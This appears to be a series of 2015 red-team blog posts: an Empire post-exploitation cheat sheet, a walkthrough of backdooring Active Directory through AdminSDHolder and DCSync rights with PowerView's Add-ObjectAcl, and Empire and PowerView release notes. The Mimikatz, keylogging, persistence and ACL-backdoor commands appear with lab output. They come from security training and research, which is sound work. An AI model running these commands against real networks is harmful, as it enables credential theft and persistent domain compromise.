Each agent that checks in has a complete log of tasking/results located in: **./downloads/AGENTNAME/agent.log**

Downloads/other module output for each agent are also stored in **./downloads/ AGENTNAME /***

(Empire: listeners) >

Change to the listeners menu from any menu location in Empire with **listeners**. This will show the currently active listeners (**list** also shows this). Listeners are preserved in **./data./empire.db** and start back up on Empire startup.

See the current listener config options: **info/options**

Set an option: **set OPTION VALUE**

Unset an option: **unset OPTION**

Use a particular stager for a given listener: **usestager [tab] STAGERNAME LISTENER**

To generate a launcher one-liner: **launcher LISTENER**

Start a listener with the currently set options: **execute**

Kill one (or all) listeners: **kill [tab] NAME/all**

KillDate	Date for the listener to exit (MM/dd/yyyy)
Name	Name alias to give the listener
DefaultLostLimit	Number of missed checkins before exiting
Type	native, pivot, hop, foreign, meter
DefaultDelay	Agent delay/reach back interval (in seconds)
WorkingHours	Hours for the agent to operate (09:00-17:00)
Host	http[s]://HOSTNAME:PORT for staging (also takes IP)
CertPath	Path to .pem cert to HTTPS
DefaultJitter	Jitter in agent reachback interval (0.0-1.0).

(Empire: stager/stager_name) >

Empire has a modular approach to generating stagers (the way you're going to get code execution on a remote machine). You can access these from **main** or **listeners** with **usemodule [tab] STAGER [LISTENER_NAME]**

info/options will display the current option sets, and **set/unset** works similarly to the listener menu. **generate** will generate the current stager/options.

launcher	Command one-liner
launcher_bat	Self-deleting .bat file
macro	An office macro
dll	Reflective-DLL

(Empire: agents) >

Change to the agents menu from any menu location with **agents**. This will show the currently active agents/config and some basic system config information.

List active (or stale) agents	**list [stale]**
Interact with an agent	**interact ID**
Clear one (or all) agent tasking	**clear [tab] ID/all**
Kill one (or all) agents	**kill [tab] ID/all**
Remove one, all, or stale agents from the database	**remove [tab] ID/all/stale**
Rename an agent	**rename ID NewName**
Set the working hours for one (or all) agents	**workinghours [tab] ID/all 9:00-17:00**


(Empire: AGENTID) >

This is the main interactive menu for an Empire agent.

Various shell aliases are built into the main agent menu: **ls, mv, cp, rm, cd, ipconfig, getpid, route, whoami, restart, shutdown.**

WARNING: any command entered that doesn't resolve to any alias or an agent command will be executed as a native PowerShell command on the target!

Display agent information	**info**
Clear the agent tasking	**clear**
Execute a (Power)shell command	**shell CMD**
List process names matching a pattern	**ps explorer**
Download a target file	**download ./PATH/file**
Upload a file to the current path	**upload ./attacker/path/file.txt**
Task agent to exit	**exit**
Display background jobs	**jobs**
Kill a background job	**jobs kill JOB_ID**
Kill a process	**kill PID**



Get/set agent killdate	killdate [01/01/2016]
Rename agent	rename NEWNAME
Set an agent to sleep X seconds with 0.Y jitter	sleep X [0.Y]
Spawn a new Empire agent	spawn LISTENER
Execute bypassuac	bypassuac LISTENER
Run Mimikatz' sekurlsa::logonpasswords	mimikatz
Steal a process token	steal_token PID
Inject a given hash from the credential database	pth CRED_ID
Import a .ps1 into memory	scriptimport ./path.ps1
Run an imported .ps1 cmd	scriptcmd [tab] Invoke-Function
Inject an Empire agent into another process ID	psinject [tab] LISTENER PID

(Empire: type/module_name) >

To use a module from the main or agents menu, type **usemodule [tab] type/module**

To search module descriptions/names, use **searchmodule TERM**

Every module has a set of required [and optional] settings. On module execution, if a module is specified as needing administrative privileges or is not opsec safe, Empire will print a warning/confirmation.

You can see the current module options with **info/options**, and can **set/unset options** similarly to the listener menu.

To set a module to run as an agent's first tasking after checking in: **set Agent autorun** . To clear the autorun tasking out, **clear autorun** from the agents menu.

Mimikatz and the Cred Store

Empire will automatically scrape parsed Mimikatz credentials and save them in a backend credential model. These can be access edfrom any menu with **creds** and used by modules that accept CredID.

List all credentials	(no argument)
List only hashes	hash
List only plaintext	plaintext
List only krbtgt	krbtgt
Add a credentials	add domain username password
Remove a credential	remove CRED_ID/CRED1-CRED2/all
Export current creds	export ./path/creds.csv
Search creds for term	*user*

Various Mimikatz functionality is implemented in **credentials/mimikatz/*** :

logonpasswords	Execute all current Mimikatz in-memory credential modules
lsadump	Dump local hahes from LSA (useful on DC ;)
pth	Inject a hash into memory w/ sekurlsa (accepts a CRED_ID)
dcsync	Extract DC hashes w/out DC code execution
golden_ticket	Build/inject a golden ticket (accepts a krbtgt CRED_ID)
purge	Purge all Kerberos tickets from memory
command	Custom Mimi command

Useful Modules

Empire has over 100 pure-PowerShell post-exploitation modules. Below is a brief highlight of a few particularly useful ones. These heavily draw on existing PowerShell tech, and the original authors for each are highlighted in the "Authors" section of each module.

collection/keylogger	Log keystrokes
collection/get_indexed_item	Query the Windows search indexer for files w/ specific terms
collection/inveigh	Basic LLMNR/NBNS spoofing
collection/screenshot	Takes screenshots
lateral_movement/invoke_wmi	Triggers new agent on machine w/ WMI
lateral_movement/invoke_psexec	Takes a listener name and triggers a new agent using PSEXEC
management/psinject	Inject an Empire agent into another process.
management/enable_rdp	Enable RDP access
management/wdigest_downgrade	Download a system to use Wdigest and lock screen
persistence/userland/*	Various userland persistence options
persistence/elevated/*	Various elevated persistence options (including WMI)
persistence/misc/*	Misc. persistence options (skeleton key, debugger options, memssp, etc.)
privesc/powerup/*	PowerUp privesc checks/weaponization vectors
situational_awareness/network/powerview/*	Various PowerView network/domain functionality
situational_awareness/host/*	Host enumeration modules
recon/*	Network based recon modules to search the LAN

More Information

http://www.verisgroup.com/adaptive-threat-division/

Documentation: http://www.PowerShellEmpire.com/

MSF integration: http://www.PowerShellEmpire.com/?page_id=133

Session passing: http://www.PowerShellEmpire.com/?page_id=145

Version 1.0. Created by Will Schroeder (@harmj0y) and Matt Nelson (@enigma0x3) and released under the Creative Commons v3 "Attribution" License.

We'll have copies of these printed out for anyone who takes one of our training classes. And if anyone finds a mistake or has a good suggestion for the sheets, let me know (will [at] harmj0y.net or harmj0y in #psempire) and I'll buy you a beer the next time we cross paths at a con!

Posted in redteaming | Tagged Empire, PowerUp, powerview | Leave a comment

Abusing Active Directory Permissions with PowerView

November 12, 2015

One of my favorite presentations at Derbycon V was Sean Metcalf (@pyrotek3)'s talk "Red vs. Blue: Modern Active Directory Attacks & Defense". In it, Sean had a section focused on "Sneaky AD Persistence Tricks", meaning methods "*by which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for 5 minutes*". I wanted to show how one of the methods covered, the abuse of AdminSDHolder and SDProp, can be facilitated with new PowerView 2.0 functionality.

Note: I did not discover this attack method. I also will only give a brief background on the underlying components, as Sean has an excellent in-depth post on this approach, which I highly recommend everyone read before continuing.

I'll also cover another way to quickly backdoor an AD domain that was built from other pieces of Sean's presentation and @gentilkiwi's Mimikatz project. In short, there is a small set of permissions needed to execute Mimikatz' DCSync functionality, and with PowerView you can now easily add those permissions to any user (even if they aren't in a privileged group). Big thanks to @gentilkiwi and Vincent Le Toux for DCSync \m/

Edit: Obvious note: you need to have elevated access in order to change these permissions. These approaches are a backdooring mechanism, not an escalation path.

AdminSDHolder Brief Overview

AdminSDHolder is a special Active Directory object located at "**CN=AdminSDHolder,CN=System,DC=domain,DC=com**". The stated purpose of this object is to protect certain privileged accounts from accidental modification. Every 60 minutes, a special process called SDProp recursively enumerates membership for a specific set of protected groups, checks the access control lists for all accounts discovered, and clones the ACLs for the AdminSDHolder object to any protected objects with a differing ACL. Sean details what groups are protected by default in his post.

Any account/group which is (or once was) a part of a protected group has their **AdminCount** property set to 1, even if the object is moved out of that protected group. With PowerView 2.0, you can now easily enumerate all users and groups with AdminCount=1 with **Get-UserUser -AdminCount** and **Get-NetGroup -AdminCount**, respectively. This lets you quickly find all high value accounts, even if they've been moved out of a protected group. **Invoke-UserHunter** now also accepts an **-AdminCount** flag, letting you easily hunt for all high valued users in the domain.

```
PS C:\Users\will.admin\Desktop> Get-NetUser -AdminCount | Se
lect samaccountname

samaccountname
--------------
Administrator
krbtgt
will.admin


PS C:\Users\will.admin\Desktop> Get-NetGroup -AdminCount
Domain Controllers
Domain Admins
Read-only Domain Controllers
PS C:\Users\will.admin\Desktop>
```

AdminSDHolder Abuse

Sean describes that if you modify the permissions of AdminSDHolder, that permission template will be pushed out to all protected accounts automatically by SDProp. So you can add an unprivileged user (even with no group membership) to the ACL for

AdminSDHolder, and have a backdoor mechanism pushed out that lets you modify the membership of groups like Domain and Enterprise Admins! This can certainly be done manually, but it seemed like a great candidate to add to PowerView's functionality. Under Sean's prodding, I had already added the ability to enumerate object ACLs (**Get-ObjectACL -SamAccountName X**), and it was a simple step to add in ACL manipulation as well.

Add-ObjectACL is a cmdlet that takes a -TargetSamAccountName/-TargetName/-TargetDistinguishedName/etc. to determine the Active Directory object to manipulate the permissions of, and a -PrincipalSID/-PrincipalName/-PrincipalSamAccountName to determine the object permissions to add to the target. The **-Rights** argument takes "All" (for complete control), "ResetPassword" (for password manipulation), "WriteMembers" (for group member manipulation), or "DCSync" (more on this at the end of the post).

For example, if you wanted to add the ability for user 'will' to reset the password for user 'matt' in the current domain, this is the command you'd use (with elevated privileges obviously):

```
Add-ObjectACL -TargetSamAccountName matt -PrincipalSamAccountName will -Rights ResetPassword
```

```
PS C:\Pester\PowerView> Add-ObjectACL -TargetSamAccountName matt -PrincipalSamAccountName will -Rights ResetPassword
PS C:\Pester\PowerView> Get-ObjectACL -ResolveGUIDs -SamAccountName matt | ?{$_.IdentityReference -match 'will'}


PropagationFlags      : None
InheritanceFlags      : None
ObjectType            : User-Force-Change-Password
AccessControlType     : Allow
IsInherited           : False
InheritanceType       : None
InheritedObjectType   : All
ObjectFlags           : ObjectAceTypePresent
ActiveDirectoryRights : ExtendedRight
IdentityReference     : DEV\will
```

If you wanted to execute the AdminSDHolder attack that Sean described, you can add the **-TargetADSprefix 'CN=AdminSDHolder,CN=System'** flag. This will preface the LDAP query string with the AdminSDHolder AD location. We can then add **-Rights All** to execute the attack, and check the results with **Get-ObjectAcl -ADSprefix 'CN=AdminSDHolder,CN=System' -ResoleGUIDs** (-ResolveGUIDs will resolve the GUID strings for various rights to their canonical names for display).

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName matt -Verbose -Rights All
```

```
PS C:\Users\will.admin\Desktop> Add-ObjectAcl -TargetADSpref
ix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName mat
t -Verbose -Rights All
VERBOSE: Get-DomainSearcher search string:
LDAP://CN=AdminSDHolder,CN=System,DC=dev,DC=testlab,DC=loca
l
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dev,DC=testlab,DC=local
VERBOSE: Granting principal
S-1-5-21-2620891829-2411261497-1773853088-1109 'All' on
CN=AdminSDHolder,CN=System,DC=dev,DC=testlab,DC=local
```

Within 60 minutes, we can verify that these permissions were propagated to groups like 'Domain Admins':

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?
{$_.IdentityReference -match 'matt'}
```

```
PS C:\Users\will.admin\Desktop> Get-ObjectAcl -SamAccountNam
e "Domain Admins" -ResolveGUIDs | ?{$_.IdentityReference -ma
tch 'matt'}


InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=dev,DC
                        =testlab,DC=local
ObjectType            : All
IdentityReference     : DEV\matt
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
AccessControlType     : Allow
InheritanceType       : None
```

DCSync Permissions


Sean covered the required permissions to execute DCSync on slide 60 of his presentation. The permissions needed vary based on domain functional level, explained in the "DACL required on each directory partition" chart here:

- The "DS-Replication-Get-Changes" extended right
  - **CN:** DS-Replication-Get-Changes
  - **GUID:** 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
- The "Replicating Directory Changes All" extended right
  - **CN:** DS-Replication-Get-Changes-All
  - **GUID:** 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2


- The "Replicating Directory Changes In Filtered Set" extended right (this one isn't always needed but we can add it just in case :)
  - **CN:** DS-Replication-Get-Changes-In-Filtered-Set
  - **GUID:** 89e95b76-444d-4c62-991a-0facbeda640c

With PowerView 2.0's **Add-ObjectAcl** cmdlet, we can easily add all three of these permissions to the domain root for any user ("-Rights DCSync" will alias all the GUIDs needed). Here's how we can grant these rights to the unprivileged 'chris' user in the dev.testlab.local domain:

```
Add-ObjectACL -TargetDistinguishedName "dc=dev,dc=testlab,dc=local" -
PrincipalSamAccountName chris -Rights DCSync
```



We can now DCSync any account we wish from the DC for dev.testlab.local, despite being in no privileged groups, having no malicious sidHistory, and not having local admin rights on the domain controller itself!



WrapUp

Active Directory access rights are a relatively unexplored area from a (public) offensive perspective. Defenders should start auditing and monitoring the rights of specific privileged domain objects, especially the domain root and AdminSDHolder. This can be done manually, through PowerView's **Get-ObjectACL**, and I'm sure through other methods. If anyone has additional manual (or automated) methods for the detection of this type of action, or if I made a mistake/overlooked something in this post, please let me know in the comments, on IRC (#psempire on Freenode), or by email (will [at] harmj0y.net).

Posted in redteaming | Tagged powerview | Leave a comment

Empire 1.3

October 29, 2015

It's been about two months since the release of Empire 1.2. We took a quick breather after coming down from our sprint to BSidesLV and the two follow-up releases. Part of this lull was to work on massive rewrite of PowerView 2.0 which I spoke about a few weeks ago. Much of this Empire 1.3 release is centered around updating the framework's PowerView modules with this new code, and coming up with a process to streamline integration between the two projects.

Previously, the source for each PowerView-based module (like situational_awareness/network/userhunter, which utilized Invoke-UserHunter) was broken out into hand-stripped files in the module_source/situational_awareness/network folder. This was done to reduce the total size of the scripts transported to an agent on each module run. For example, if you're just enumerating the DCs for a domain (a small code

snippet) you don't need to have the entire PSReflect codebase transported along with it. The downside is that this makes updating the files a pain, complicated by the fact that many functions with PowerView are linked and dependent on other functionality in the script (to cut down on code reuse).

Empire 1.3 now uses a class of helper functions to take a function name and a raw script string (like powerview.ps1), and recursively trace through the function dependencies needed. A new trimmed script is dynamically generated based on only the required functions (with comments stripped), and if the helpers determine that PSReflect is needed by any functions in the final set, the declarations/overhead are inserted as well. The end result is a single source script dependency and a (hopefully!) more rapid turnaround for updating any of PowerView's functionality in Empire.

With this revamped integration, we went ahead and added in 9 additional new modules from PowerView's code base, renamed some more, and eliminated others. Also, the PowerView specific functions have been moved to **situational_awareness/network/powerview/*** to keep everything a bit more organized. Here are the new functions:

1. **get_forest_domain** integrates Get-NetForestDomain, which will return information on all domains in the current (or specified) forest.
2. **get_group** integrates PowerView 2.0's Get-NetGroup while **get_group_member** integrates Get-NetGroupMember. These functions will pull information on group objects and group member objects, respectively. Our bad for forgetting to include these previously :)
3. **find_user_field** and **find_computer_field** (Find-UserField and Find-ComputerField) allow you to easily search through the description (or other) fields of user and computer objects for specific terms. This is something that @obscuresec has written about before.
4. **get_ou** and **get_gpo** (Get-NetOU and Get-NetGPO) will return OU and GPO object information, while **get_object_acl** can enumerate access control information for specific AD objects. If you're interested, my next post will be on utilizing this ACL enumeration functionality to do some interesting stuff.
5. **find_gpo_location** and **find_gpo_computer_admin** (Find-GPOLocation and Find-GPOComputerAdmin) do some fun cross-linking with GPO and OU/user/computer correlation. I should have a post out soon(ish) on this as well.
6. **process_hunter** (Invoke-ProcessHunter) lets you hunt for processes owned by specific users on the domain, or (more useful) specific process names. Think putty.exe :)
7. **find_foreign_group** and **find_foreign_user** (Find-ForeignUser and Find-ForeignGroup) round out the new additions by letting you enumerate users and

groups in a domain not a part of the domain queried. If you're not sure why this might be useful, check out some of the domain trust posts on this blog.

rvrsh3ll has also started working on a set of ./recon/* modules. The first one is **recon/find_fruit** (built on PowerSploit's Get-HttpStatus), which will scan a given network range for potentially exploitable web services (Tomcat, JBoss, etc.). He's working on some other cool modules, so be sure to keep an eye on ./recon/*.

pasv submitted a **situational_awareness/host/paranoia** module that will "*Continuously check running processes for the presence of suspicious users, members of groups, process names, and for any processes running off of USB drives*". The module will run in the background and display output when any of the trigger conditions hit.

Other changes since the official 1.2 release include @xorrior's update to his **situational_awareness/host/winenum** module, a fix for a RCE in the Empire control server disclosed by @zeroSteiner (ya that was bad lol), and @jamcut's update to the Office Macro to enable 'legacy' support (1997-2003 documents).

As always, hit us up on Freenode in the #psempire, on Twitter, or on Github with any questions or issues.


Posted in Empire | Leave a comment

GPP and PowerView

October 21, 2015

A few months ago, Skip Duckwall asked me if it was possible, through PowerView, to enumerate what organizational units a particular group policy Globally Unique Identifier (GUID) applied to. Say you have a GUID from a Group Policy Object (e.g. from the results of PowerSploit's Get-GPPPassword). Knowing exactly what OUs (and then what machines) this policy applies to can really help speed up lateral spread! This is something I wished I had thought of, and I quickly integrated the functionality into PowerView. This post covers a quick demonstration of this new approach using PowerView's recent 2.0 rewrite.

When you run **Get-GPPPassword,** you'll get output like this (screenshot stolen directly from @obscuresec's blog post on the subject):



You'll see in the **File** path returned includes the GUID for the policy (in this case "{31B2F340-016D-11D2-945F-00C04FB984F9}"). In PowerView 2.0, you can now take that GUID and easily enumerate the OUs it's applied to by running **Get-NetOU -GUID <GPP_GUID>** (this just queries for OU objects with a matching GUID in the gPLink attribute). We can then take those OU results and feed them into **Get-NetComputer** by running **Get-NetComputer -ADSpath <OUPath>**. This will return all of the computer names in Active Directory that have the policy applied through an OU, and therefore have a local administrator password set to the discovered GPP values!

If you want complete computer objects/information, you can use the -FullData flag with **Get-NetComputer**. The -FullData also works with **Get-NetOU** if you would like more complete OU information. Here's how it can look all in a single one-liner to get all machines a particular GPP GUID (like the one in our example) applies to:

```
Get-NetOU -GUID "{31B2F340-016D-11D2-945F-00C04FB984F9}" | %{ Get-NetComputer -ADSPath $_ }
```

The newly christened **Get-NetSite** function, which returns the current sites for a domain, also accepts the -GUID filtering flag. This functionality has definitely saved us time on a few engagements, and hopefully others find it of use.

Posted in Powershell | Tagged powerview | Leave a comment

PowerView 2.0

October 13, 2015

PowerView is a tool that I've spoken frequently about on this blog. It debuted as part of the

Veil-Framework in March of 2014, and has gone through a huge number of changes over the last year and a half. It is now a part of the PowerTools repository under the PowerShellEmpire GitHub account, and may be integrated soon into the central PowerSploit repository.

Today marks probably the biggest change to PowerView and how people use it since its inception. PowerView v2.0 is a major refactor that eliminates some code components, renames others, absorbs some functions into existing ones, and adds a chunk of new functionality. As this is a pretty substantial change that breaks backwards compatibility, we wanted to put together a guide on converting your usage of PowerView from 1.X to 2.0.

There is a tagged release of PowerView 1.9 here, and we will also keep the previous code under the "version_1.9" branch for a few months. I will also be going through past posts on this blog and making edits where appropriate at the top of each post with new function syntax, however any relevant presentation slide decks will remain in their original states. And finally, to facilitate the transition, there are a series of aliases for *most* old cmdlets at the bottom of the powerview.ps1 file (though this is far from perfect). This will remain in place for a few months, and will eventually be removed at some point down the line.

Removed Cmdlets

We realized that PowerView had started to become a bit bloated as we tried to integrate several interesting PowerShell network/domain scripts into its functionality. We wanted to hit the restart button and start fresh with a reduced set of cmdlets to fight code and feature bloat. Also, some of the cmdlets removed had functionality covered by other cmdlets. If specific cmdlets from v1.9 are strongly requested back into 2.0, we will consider it.

- **Invoke-Ping** and **Test-Server** were removed, and their functionality replaced with **Test-Connection** combined with **Invoke-ThreadedFunction**
- **Get-NetLocalServices** as it was rarely (if ever) used
- **Get-NetConnections** as it was rarely (if ever) used
- **Get-NetFiles** as it was rarely (if ever) used
- **Get-NetFileSessions** as it was rarely (if ever) used
- **Invoke-Netview** as its functionality is duplicated with **Invoke-ShareFinder** and **Invoke-UserHunter**, and shares/found users are fundamentally different object types
- **Invoke-FileDownloader** as we do more targeted triage/downloads
- **Get-LAPSPasswords** as it makes more sense for this project to be maintained and used separately
- **Invoke-HostEnum** was it was rarely (if ever) used

Renamed and Combined Cmdlets

We've also renamed and/or combined several move cmdlets. Many of the changes are simple plural to singular name changes, and others are a move to a more 'correct' and descriptive naming convention:

- **Invoke-CopyFile** was renamed to **Copy-ClonedFile**
- **Export-CSV** was revamped to be thread-safe and renamed to **Export-PowerViewCSV**
- **Get-HostIP** was renamed to **Get-IPAddress**
- **Translate-NT4Name** was renamed to **Convert-NT4toCanonical**
- **Invoke-NetUserAdd** was renamed to **Add-NetUser**
- **Get-NetForestDomains** was renamed to **Get-NetForestDomain**
- **Get-NetDomainControllers** was renamed to **Get-NetDomainController**
- **Get-NetComputer** was renamed to **Get-NetComputer**
- **Get-NetOUs** has been renamed to **Get-NetOU**
- **Get-NetGroups** was renamed to **Get-NetGroup** and the old **Get-NetGroup** was renamed to **Get-NetGroupMember**
  - This will likely be the biggest hangup for PowerView users, but we feel that the new scheme makes for much less confusion.
- **Invoke-NetGroupUserAdd** was renamed to **Add-NetGroupUser**
- **Get-NetFileServers** was renamed to **Get-NetFileServer**
- **Get-NetSessions** was renamed to **Get-NetSession**
- **Get-NetRDPSessions** was renamed to **Get-NetRDPSession**
- **Get-NetProcesses** was renamed to **Get-NetProcess**
- **Get-UserProperties** was renamed to **Get-UserProperty**
- **Invoke-UserFieldSearch** was renamed to **Find-UserField**
- **Get-ComputerProperties** was renamed to **Get-ComputerProperty**
- **Invoke-ComputerFieldSearch** was renamed to **Find-ComputerField**
- **Invoke-SearchFiles** was renamed to **Find-InterestingFile**
